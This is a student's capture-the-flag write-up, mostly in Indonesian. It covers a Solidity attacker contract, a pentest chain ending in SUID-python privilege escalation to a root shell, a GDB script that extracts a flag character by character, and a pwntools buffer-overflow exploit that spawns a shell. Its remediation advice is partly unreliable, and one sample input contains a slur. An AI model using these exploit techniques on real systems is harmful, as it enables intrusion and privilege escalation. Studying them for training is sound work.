
Write Up
CTF

13523028
Muhammad Aditya Rahmadeni

Daftar Isi

P.S Semua solver ada di github (kecuali pentest)

1. Blockchain



Karena tidak sempat saya hanya berikan flagnya saja dan basi stepnya

1. Exploit step
    a. Dari creature dan setup didapat bahwa kita harus mencoba menyerang target hingga hp nya 0
    b. Dan penyerangan harus dilakukan dari sebuah contract
    c. Jadi kita harus membuat script lalu send fungsi attack dan loot langsung untuk mendapatkan flagnya
2. Script

```
pragma solidity ^0.8.13;

interface ICreature {
    function lifePoints() external view returns (uint256);
    function attack(uint256 _damage) external;
    function loot() external;
}

contract Attacker {
    ICreature public immutable target;

    constructor(address _target) payable {
        target = ICreature(_target);
    }

    function kill(uint256 hit, uint256 maxIters) external {
        for (uint256 i = 0; i < maxIters; i++) {
            if (target.lifePoints() == 0) break;
            target.attack(hit);
        }
    }

    function takeLoot() external {
        target.loot();
    }

    function withdraw() external {
        payable(msg.sender).transfer(address(this).balance);
    }

    receive() external payable {}
}
```

2. Pentest

I forgot about this so since its 30 minutes left

1. Exploit step
    a. Checking the web
    b. Ternyata web bisa mengakses user manapun sehingga kita coba ke user dengan nomor 0 asumsikan root
    c. Dari hasil pcap didapat password dan username dari SMB (?)
    d. Dari sana kita bisa ssh langsung
    e. Lalu gunakan find dengan permission SGID dan SUID dengan root permission dan didapat python
    f. Dari sana panggil /bin/sh menggunakan module os dari python script
    g. TADA we got the root

3. Rev

a. Problem Statement

Diberikan sebuah binary bernama dots. Asumsi awal input harus disamakan dengan sesuatu nantinya (this is not pwn folks)

```
// kurond // DESKTOP-R3V6088 // …/B/Certified Tech Frustation/Rev
→ ./dots
Welcome to Takeshi Castle! aseng is stuck in a Takeshi labyrinth.
Can you help him to get out of that place ?nah
You're stuck and aseng's so sad.
```

b. PoC

i. Recon

Program disassemble menggunakan IDA. Pada fungsi main, banyak hal yang dapat dilihat namun ada beberapa hal yang menarik.

```
std::function<void ()(int,int,std::string)>::function<main::{lambda(int,int,std::string)#1},void>(v7, v11);
v14 = &v13;
std::string::basic_string<std::allocator<char>>(v12, &unk_5810F7, &v13);
std::function<void ()(int,int,std::string)>::operator()(v7, v15, 0LL, v12);
std::string::~string(v12);
std::__new_allocator<char>::~__new_allocator(&v13);
if ( v8 != 1 )
{
  v5 = std::operator<<<std::char_traits<char>>(&std::cout, "You're stuck and aseng's so sad.");
  std::ostream::operator<<(v5, std::endl<char,std::char_traits<char>>);
}
```

Disini sebuah lamda di construct dan dieksekusi dengan sebuah nilai dan string. Jika dilihat diatas bahwa nilai integer itu adalah 632 dan tidak ada pengecekan input disini.

Kita lihat langsung pada lambda

```
v16 = a1;
v15 = a2;
LOBYTE(v4) = a3 >= (unsigned __int64)std::string::size(*a1);
if ( !(_BYTE)v4 )
{
  v5 = *(_BYTE *)std::unordered_map<int,char>::operator[](&node_chars, &v15);
  LOBYTE(v4) = v5 != *(_BYTE *)std::string::operator[](*v16, a3);
  if ( !(_BYTE)v4 )
  {
    v6 = (char *)std::unordered_map<int,char>::operator[](&node_chars, &v15);
    std::string::operator+=(a4, (unsigned int)*v6);
    if ( a3 == std::string::size(*v16) - 1 && *(_DWORD *)v16[1] == v15 )
    {
      v8 = std::operator<<<std::char_traits<char>>(&std::cout, "You are the true rat!");
      std::ostream::operator<<(v8, std::endl<char,std::char_traits<char>>);
      v9 = std::operator<<<std::char_traits<char>>(&std::cout, "Flag => ");
      v10 = std::operator<<<char>(v9, a4);
      std::ostream::operator<<(v10, std::endl<char,std::char_traits<char>>);
      v4 = (_BYTE *)v16[2];
      *v4 = 1;
    }
```

Terdapat 3 pengecekan sehingga kita mendapatkan flagnya.

1. Pertama itu adalah cek apakah jumlah iterasi lebih sama dengan panjang input kita. maka kembali.

2. Kedua, akan dilakukan pengecekan sebuah karakter dalam sebuah node dengan input kita pada posisi yang sama dengan iterasi sekarang.
3. ketiga, jika jumlah iterasi sama dengan panjang input kita dan value dari argumen sama dengan nilai global var yaitu 715.

Diakhir, jika kondisi kedua tidak terpenuhi maka rekursi

```
std::string::basic_string(v19, a4);
std::function<void ()(int,int,std::string)>::operator()(v11, v20, (unsigned int)(a3 + 1), v19);
std::string::~string(v19);
__gnu_cxx::__normal_iterator<int *,std::vector<int>>::operator++(&v18);
}
```

Pada dasarnya ini hanya menambahkan jumlah iterasi dan sebuah value yang dibandingkan pada iterasi ketiga diatas.

Setelah ditinjau kembali, pada dasarnya program ini hanya membandingkan input dengan sebuah karakter. Karakter yang diinput hanya dibandingkan tidak memiliki dampak apapun pada arah rekursinya sehingga kita bisa memanfaatkan bagian pengecekan kedua

```
v5 = *(_BYTE *)std::unordered_map<int,char>::operator[](&node_chars, &v15);
LOBYTE(v4) = v5 != *(_BYTE *)std::string::operator[](*v16, a3);
if ( !(_BYTE)v4 )
{
```

tepatnya pada instruksi ini

```
call    _ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEixEm ; std::string::operator[](ulong)
movzx   eax, byte ptr [rax]
cmp     bl, al
setnz   al
test    al, al
jnz     loc_40557F
```

Pada instruksi tersebut kita bisa mengintip register yang dibandingkan tepatnya pada bl atau ebx atau rbx. Sehingga kita bisa memanfaatkan gdbscript yang diattach ke python dan memanggil subprocess gdb untuk otomatisasinya. (WHO TF THAT WANT FIND THIS DIRECTLY AT THE MEMORY GRAPH)

ii. Exploit Steps

1. Kita buat gdbscript
    a. set breakpoint pada instruksi diatas
    b. kirim input
    c. saat break, print value register ebx
2. Input yang dikirm akan disesuaikan dengan input sebelumnya yang kita dapat karena untuk mendapatkan karakter selanjutnya, kita harus memasukkan karakter yang benar. Jadi dilaukan iterasi dan pemanggilan subprocess berulangkali

iii. Script

```python
import subprocess
from pwn import *

input_so_far = ["a"]
idx = 0
flag = ''
while True:
    c = 'c\n' * idx
    with open("gdbscript.txt", "w") as f:
        f.write(
    f"""set pagination off
    set confirm off
    break *0x000000000040538d
    run <<< "{''.join(input_so_far)}"
    {c}
    x/s $rax
    quit
    """)

    result = subprocess.run(
        ['gdb', '--batch', '-x', 'gdbscript.txt', './dots'],
        stdout=subprocess.PIPE,
        stderr=subprocess.PIPE
    )

    output = result.stdout.decode()
    lines = output.strip().splitlines()
    output = lines[-1].split()[-1][1]
    info(f"Output : {output}")

    if output == '}':
        log.success(f"Found the flag: {''.join(input_so_far[:-1]) + output}")
        flag = ''.join(input_so_far[:-1]) + output
        break

    input_so_far[idx] = output
    input_so_far.append('a')
    idx += 1
info('Testing the final input...')
io = process('./dots')
io.sendline(flag.encode())
res = io.recvall(timeout=5)
log.success(f"Result : \n{res.decode()}")
```

iv. Flag

```
[+] Found the flag: flag{tr4v3rs1ngG.graph()_the_m4ze}
[*] Testing the final input...
[+] Starting local process './dots': pid 12901
[+] Receiving all data: Done (174B)
[*] Process './dots' stopped with exit code 0 (pid 12901)
[+] Result :
    Welcome to Takeshi Castle! aseng is stuck in a Takeshi labyrinth.
    Can you help him to get out of that place ?You are the true rat!
    Flag => flag{tr4v3rs1ngG.graph()_the_m4ze}
```

c. Redemiation

i. Obfuscate binary (harus)

ii. logika pengecekan ditambah lagi

d. Case

Authorization check bisa di-bypass jika binary dapat direverse.

4. PWN

a. Problem Statement

Diberikan sebuah binary *a.out* dan ditargetkan untuk spawn sebuah shell.

```
// kurond // DESKTOP-R3V6088
→ ./a.out
overflow me : nigg
Nah..
```

b. PoC

i. Recon

Cek security dulu

```
[*] '/home/kurond/Sister/B/Certified Tech Frustation/pwn/a.out'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
    Stripped: No
```

Langsung tancap cek gdb.

```
0x000011c9  func
0x00001231  main
```

Terdapat 2 fungsi selain fungsi glibc dar binary yang diberikan.

Pada fungsi Main:

```
0x0000124f <+30>:    push   0xdeadbeef
0x00001254 <+35>:    call   0x11c9 <func>
```

Fungsi func dipanggil dengan value 0xdeadbeef di-push ke dalam stack terlebih dahulu, yang berarti 0xdeadbeef akan menjadi value argumen pertama dari fungsi vuln.

Pada fungsi func:

```
0x000011ea <+33>:    add    esp,0x10
0x000011ed <+36>:    sub    esp,0xc
0x000011f0 <+39>:    lea    eax,[ebp-0x28]
0x000011f3 <+42>:    push   eax
0x000011f4 <+43>:    call   0x1040 <gets@plt>
0x000011f9 <+48>:    add    esp,0x10
0x000011fc <+51>:    cmp    DWORD PTR [ebp+0x8],0xcafebabe
0x00001203 <+58>:    jne    0x1219 <func+80>
0x00001205 <+60>:    sub    esp,0xc
0x00001208 <+63>:    lea    eax,[ebx-0x1fe9]
0x0000120e <+69>:    push   eax
0x0000120f <+70>:    call   0x1060 <system@plt>
0x00001214 <+75>:    add    esp,0x10
0x00001217 <+78>:    jmp    0x122b <func+98>
```

Program akan meminta input user dengan gets, yang berarti tidak ada batas input (overflow). Lalu pada main+51, ebp+8 atau argumen pertama yang bernilai 0xdeadbeef akan dibandingkan dengan 0xcafebabe. Jika sama, program tidak jump dan lanjut memanggil system('bin/sh/') (obvious).

ii. Exploit Steps

Dari hasil recon diatas, sudah cukup jelas ini adalah buffer overflow dan arbitrary write argument dari func. Jadi apa yang harus dikirim sebagai payload..


1. Berdasarkan instruksi func+39, input buffer mulai dari ebp-0x28. Jadi padding sampah 0x28
2. Lalu, mengisi saved rbp, karena program memiliki arsitektur i86 maka pointer berukuran 4 byte
3. Dengan alasan yang sama, saved RIP berukuran 4 byte
4. Lalu barulah value yang ingin kita ganti yaitu 0xcafebabe

Langsung eksekusi saja

iii. Script

```python
#!/usr/bin/env python3
from pwn import *

exe = context.binary = ELF(args.EXE or 'a.out')

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

gdbscript = '''
tbreak main
continue
'''.format(**locals())

io = start()

payload = flat(
        b"A" * 0x28, # buffer
        b"B" * 0x4, # saved rbp
        b"C" * 0x4, # return address
        0xcafebabe, # args
        )
io.sendline(payload)
io.interactive()
```

iv. Proof



c. Redemiation

   i. Jangan gunakan gets (gunakan fungsi yang lebih aman seperti scanf atau read)

   ii. Gunakan Canary

d. Case

   Sebuah perusahaan terkena serangan ini, akibatnya hacker bisa mendapatkan semua nama user dan lebih parah jika mendapatkan ssh private keynya. Jika program memiliki SUID root, maka hacker sudah memiliki privilege root langsung saat mendapatkan shell.